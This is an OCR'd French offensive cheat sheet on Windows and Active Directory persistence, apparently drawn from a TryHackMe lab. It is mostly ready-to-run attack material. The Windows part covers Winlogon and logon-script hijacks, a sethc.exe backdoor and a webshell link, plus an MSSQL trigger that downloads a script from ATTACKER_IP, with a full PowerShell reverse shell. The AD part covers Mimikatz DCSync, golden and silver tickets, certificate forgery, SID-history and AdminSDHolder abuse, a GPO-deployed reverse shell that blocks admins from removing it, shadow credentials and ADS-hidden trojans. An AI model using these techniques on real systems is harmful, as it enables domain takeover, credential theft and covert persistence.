


WinLogon


Une autre alternative consiste à corrompre une des clés de registre de **WinLogon** (qui charge normalement le profil de l'utilisateur).

Pour cela, on peut se rendre dans `HKLM\Software\Microsoft\Windows NT\CurrentVersion\Winlogon\` et modifier une des deux entrées suivantes :

- **Userinit** qui pointe sur userinit.exe qui est normalement en charge de charger les préférences de l'utilisateur.
- **shell** qui pointe sur le shell du système (explorer.exe).



Pour ne pas casser la séquence de démarrage de la session, il ne faut pas supprimer le démarrage du programme mais seulement ajouter le démarrage son payload après le démarrage du programme original :




Logon script

Le service **userinit** check si la variable `UserInitMprLogonScript` est vide ou non lors du démarrage de la session.

Si elle contient un programme valide, il sera exécuté.


La clé de registre correspondant à cette variable doit être créé à l'emplacement `HKCU\Environment` :



> Cette variable est propre à chaque utilisateur !

Sticky keys

Cette technique réside dans le fait qu'on peut exécuter le programme `C:\Windows\System32\sethc.exe` en appuyant **5** fois d'affilés sur la touche **Shift**.



Si vous avez les droits suffisants, vous pouvez modifier l'exécutable pour le remplacer par votre backdoor ou votre payload.

Tout d'abord, donnez vous les droits de modifier l'exécutable depuis un shell administrateur :

```
takeown /f c:\Windows\System32\sethc.exe
```

```
icacls C:\Windows\System32\sethc.exe /grant Administrator:F
```

```
copy c:\Windows\System32\cmd.exe C:\Windows\System32\sethc.exe
```

> Dans l'exemple ci-dessus, un **Invite de commande** est ouvert, mais on peut mettre l'exécutable que l'on souhaite.

> Un avantage considérable est que ce programme peut être lancé depuis l'écran deconnexion et lancera donc un shell avec les droits **System**.

> Vous pouvez faire la même manipulation avec **utilman.exe** (Options d'ergonomie) mais le cmd ne sera disponible que depuis l'écran de connexion.

Webshell

Voici un webshell basique au format **ASPX** :

- https://github.com/tennc/webshell/blob/master/fuzzdb-webshell/asp/cmdasp.aspx

MSSQL backdoor

Il est possible de compromettre une base de donnée de sorte à ce qu'à chaque fois qu'une entrée est faite dans la table, un payload est récupéré sur le serveur de l'attaquant et est exécuté.

Pour cela, on peut exécuter les requêtes SQL suivantes dans l'ordre :

```
sp_configure 'Show Advanced Options',1;
RECONFIGURE;
GO

sp_configure 'xp_cmdshell',1;
RECONFIGURE;
GO
```

```
USE master

GRANT IMPERSONATE ON LOGIN::sa to [Public];
```

```
USE HRDB
```

```
CREATE TRIGGER [sql_backdoor]
ON HRDB.dbo.Employees
FOR INSERT AS

EXECUTE AS LOGIN = 'sa'
EXEC master..xp_cmdshell 'Powershell -c "IEX(New-Object
net.webclient).downloadstring(''http://ATTACKER_IP:8000/evilscript.ps1'')"';
```

> Remplacez ATTACKER_IP par l'IP de l'attaquant.

Sur la machine de l'attaquant, mettez en place un serveur web sur le port **8000** hébergeant à la racine le script **evilscript.ps1** :

```
$client = New-Object System.Net.Sockets.TCPClient("ATTACKER_IP",4454);

$stream = $client.GetStream();
[byte[]]$bytes = 0..65535|%{0};
while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){
    $data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
    $sendback = (iex $data 2>&1 | Out-String );
    $sendback2 = $sendback + "PS " + (pwd).Path + "> ";
    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
    $stream.Write($sendbyte,0,$sendbyte.Length);
    $stream.Flush()
};

$client.Close()
```

> Désormais, à chaque fois qu'une requête SQL de type **INSERT** sera faite depuis le serveur web, la backdoor sera ouverte.

Netsh Helper

Ce programme natif sous Windows permet d'ajouter une DLL (potentiellement malveillante) à chaque exécution du programme netsh :

- https://github.com/outflanknl/NetshHelperBeacon


[Persistence/AD] Cheat-sheet

Introduction

Lorsqu'un domaine est compromis par un pirate et qu'il parvient à avoir les pleins pouvoir dessus, il va généralement mettre en place des techniques de persistence pour s'implanter et garder ses accès.

À noter que si votre contrôleur de domaine a été compromis, il existe tellement de techniques persistence qu'il est considéré comme impossible de s'assurer à 100% que vous ayez effacer tous les accès pour les pirates.

Toutes les opérations présentées sont à réaliser depuis le contrôleur de domaine.



Source

- TryHackMe - Persisting AD

Techniques

AD synchronisation

L'Active Directory permet la réplication ce qui permet en temps normal de pouvoir utiliser plusieurs contrôleurs de domaine dans une forêt en ayant les mêmes identifiants pour nos utilisateurs sur tous les domaines de la forêt.

Cependant, nous allons nous servir de cette fonctionnalité pour récupérer tous les utilisateurs du domaine avec le hash de leur mot de passe associé.

Pour cela, on peut utiliser **Mimikatz** :

```
log dc_dump.txt
```

```
lsadump::dcsync /domain:za.tryhackme.loc /all
```

Sinon on peut cibler un utilisateur précis :

```
lsadump::dcsync /domain:za.tryhackme.loc /user:<USERNAME>
```

> Cette opération peut prendre du temps selon la taille du domaine.

Pour récupérer les hashs :

```
cat dcdump.txt | grep "Hash NTLM"
```

Et les noms d'utilisateurs :

```
cat dcdump.txt | grep "SAM Username"
```

Golden et Silver Ticket

- Pour générer un golden ticket, vous devez avoir en votre possession, le hash NTLM de l'utilisateur **krbtgt** et le **SID** du domaine qui peut être retrouvé avec la commande Powershell **Get-ADDomain**.

Ensuite lancez **Mimikatz** :

```
kerberos::golden /admin:ReallyNotALegitAccount /domain:za.tryhackme.loc /id:500 /sid:<Domain SID> /krbtgt:<NTLM hash of KRBTGT account> /endin:600 /renewmax:10080 /ptt
```

- Pour générer un silver ticket, il vous faut le hash NTLM du compte de service compromis :

```
kerberos::golden /admin:StillNotALegitAccount /domain:za.tryhackme.loc /id:500 /sid:<Domain SID> /target:<Hostname of server being targeted> /rc4:<NTLM Hash of machine account of target> /service:cifs /ptt
```

Certificat

Vous pouvez générer un certificat malveillant qui vous permettra de générer des tickets TGT à souhait.

Un des avantages de cette technique est sa capacité à passer sous les radars pour l'équipe blue team.

Depuis **Mimikatz** :

```
privilege::debug
```

```
crypto::capi
```

```
crypto::cng
```

```
crypto::certificates /systemstore:local_machine /export
```

Une fois le certificat du contrôleur de domaine exporté, vous pouvez utiliser ForgeCert pour générer un certificat :

```
ForgeCert.exe --CaCertPath za-THMDC-CA.pfx --CaCertPassword mimikatz --Subject CN=User --SubjectAltName Administrator@za.tryhackme.loc --NewCertPath fullAdmin.pfx --NewCertPassword Password123
```

Ensuite, on peut utiliser utiliser Rubeus pour générer un TGT à partir du certificat généré précédemment :

```
Rubeus.exe asktgt /user:Administrator /enctype:aes256 /certificate: /password: /outfile: /domain:za.tryhackme.loc /dc:
```

On peut utiliser Mimikatz pour injecter le TGT :

```
kerberos::ptt administrator.kirbi
```

Historique SID

Il est possible d'utiliser un deuxième SID sur un compte utilisateur du domaine (ce qui est normalement pratique pour les migrations).

On peut donc s'amuser à utiliser un deuxième SID pour un utilisateur compromis à bas niveau de privilège.

L'objectif va être de lui donner en deuxième SID, le SID du groupe Administrateur du domaine afin de passer inaperçu.

Tout d'abord, on vérifie que le **SID history** de notre utilisateur n'est pas définit :

```
Get-ADUser <USERNAME> -properties sidhistory,memberof
```

Le SID doit ressembler à cela :

```
SIDHistory        : {}
```

On peut ensuite récupérer le SID du groupe Admin :

```
Get-ADGroup "Domain Admins"
```

Le service **NTDS** doit être redémarré pour prendre en compte les changements :

```
Stop-Service -Name ntds -force
```

On ajoute le SID history :

```
Add-ADDBSidHistory -SamAccountName 'username of our low-priveleged AD account' -SidHistory
'SID to add to SID History' -DatabasePath C:\Windows\NTDS\ntds.dit
```

Et on redémarre le service NTDS :

```
Start-Service -Name ntds
```

> En utilisant le compte à bas privilège initial vous devriez avoir les droits complets sur le domaine.


Ajout d'un utilisateur à un groupe admin

```
Add-ADGroupMember -Identity "<AD_GROUP>" -Members "<USERNAME>"
```


AdminSDHolder

Le conteneur AdminSDHolder existe sur tous les contrôleurs de domaine et permet de copier les permissions sur tous les groupes protégés.

On peut donc le modifier depuis la console mmc pour ajouter notre utilisateur à bas privilège pour qu'il puisse posséder les pleins droits sur le domaine :



Puis ajoutez votre utilisateur et cochez **Full control** :



La propagation des droits prend normalement **60 minutes** car le service **SDProp** est programmé pour être relancé à cette fréquence.

Cependant, vous pouvez aussi recharger le service manuellement pour ne pas devoir patienter :

```
Import-Module .\Invoke-ADSDPropagation.ps1
Invoke-ADSDPropagation
```

Voici le script **Invoke-ADSDPropagation.ps1** :

```
Function Invoke-ADSDPropagation{
    <#
    .SYNOPSIS
        Invoke a SDProp task on the PDCe.
    .DESCRIPTION
        Make an LDAP call to trigger SDProp.
    .EXAMPLE
        Invoke-ADSDPropagation

        By default, RunProtectAdminGroupsTask is used.

    .EXAMPLE
```

```
        Invoke-ADSDPropagation -TaskName FixUpInheritance

        Use the legacy FixUpInheritance task name for Windows Server 2003 and earlier.
    .PARAMETER TaskName
        Name of the task to use.
            - FixUpInheritance for legacy OS
            - RunProtectAdminGroupsTask for recent OS
    .INPUTS
    .OUTPUTS
    .NOTES
        You can track progress with:
        Get-Counter -Counter '\directoryservices(ntds)\ds security descriptor propagator
runtime queue' | Select-Object -ExpandProperty CounterSamples | Select-Object -ExpandProperty
CookedValue
    .LINK
        http://ItForDummies.net
    #>
    [CmdletBinding()]
    Param(
        [Parameter(Mandatory=$false,
            HelpMessage='Name of the domain where to force SDProp to run',
            Position=0)]
        [ValidateScript({Test-Connection -ComputerName $_ -Count 2 -Quiet})]
        [String]$DomainName =
[System.DirectoryServices.ActiveDirectory.Domain]::GetCurrentDomain().Name,

        [ValidateSet('RunProtectAdminGroupsTask','FixUpInheritance')]
        [String]$TaskName = 'RunProtectAdminGroupsTask'
    )

    try{
$DomainContext = New-Object
System.DirectoryServices.ActiveDirectory.DirectoryContext('domain',$DomainName)
        $DomainObject =
[System.DirectoryServices.ActiveDirectory.Domain]::GetDomain($DomainContext)

        Write-Verbose -Message "Detected PDCe is $($DomainObject.PdcRoleOwner.Name)."
        $RootDSE = New-Object
System.DirectoryServices.DirectoryEntry("LDAP://$($DomainObject.PdcRoleOwner.Name)/RootDSE")
        $RootDSE.UsePropertyCache = $false
```

```
        $RootDSE.Put($TaskName, "1") # RunProtectAdminGroupsTask & fixupinheritance
        $RootDSE.SetInfo()
    }
    catch{
        throw "Can't invoke SDProp on $($DomainObject.PdcRoleOwner.Name) !"
    }
}
```

GPO

On va pouvoir créer un script malveillant qui se lancera automatiquement sur tous les postes du domaine toutes les 60 secondes et qui exécutera notre reverse shell.


Voici le **script.bat** :

```
copy \\za.tryhackme.loc\sysvol\za.tryhackme.loc\scripts\<username>_shell.exe
C:\tmp\<username>_shell.exe && timeout /t 20 && C:\tmp\<username>_shell.exe
```

> Le payload et le script sont placés dans le répertoire **SYSVOL** du contrôleur de domaine.

> On peut maintenant déployer une GPO dans l'OU des administrateurs pour qu'ils exécutent ce script à chaque démarrage de session.

De plus, vous pouvez vous assurez que les administrateurs légitimes ne puissent plus supprimer votre GPO en la sélectionnant depuis la console **mmc**, en vous rendant dans l'onglet **Délégation** et en définissant les droits de la sorte :



> Tous les groupes ont été supprimés (sauf les deux ci dessus) et le groupe **ENTERPRISE DOMAIN CONTROLLERS** a été modifié avec les droits **Edit settings, delete, modify security**.

Shadow credentials

Ce type d'attaque peut être réalisé lorsque vous avez le droit de modifier l'attribut **msDS-KeyCredentialLink** (aussi appelé kcl).

Si c'est le cas, il vous sera alors possible de générer votre propre paire de clé RSA et de l'injecter.

De cette manière, vous pouvez garder un accès persistent au compte en question de manière discrète car le mot de passe de l'utilisateur n'aura pas été modifié.

Pour effectuer ce type d'attaque, vous pouvez utilise pyWhisker :

```
python3 pywhisker.py -d "<DC_FQDN>" -u "<USER>" -p "<PASSWORD_TO_SET>" --target
"<TARGET_USER>" --action "add" --filename <KEY_OUTPUT>
```

> Une clé valide pour vous authentifier devrait être généré.


Vous pouvez ensuite utiliser cette clé pour acquérir des tickets **TGT** à souhait grâce aux outils **PKInitTools** :

```
python3 PKINITtools/gettgtpkinit.py -cert-pfx test1.pfx -pfx-pass xl6RyLBLqdhBlCTHJF3R
domain.local/user2 user2.ccache
python3 PKINITtools/getnthash.py -key
f4d6738897808edd3868fa8c60f147366c41016df623de048d600d4e2f156aa9 domain.local/user2
```

[Persistence/Windows] NTFS Data Stream

Introduction

Les **Alternate Data Streams**, ou **ADS**, permettent de cacher des fichiers dans des fichiers sur des systèmes de fichiers NTFS.



Manuel

```
type Trojan.exe > c:\Readme.txt:Trojan.exe
```

Pour créer un lien dans le fichier **Readme.txt** vers le Trojan :

```
cd c:\Windows\system32
mklink backdoor.exe Readme.txt:Trojan.exe
```

Vous devriez pouvoir lancer votre backdoor de la manière suivante :

```
backdoor
```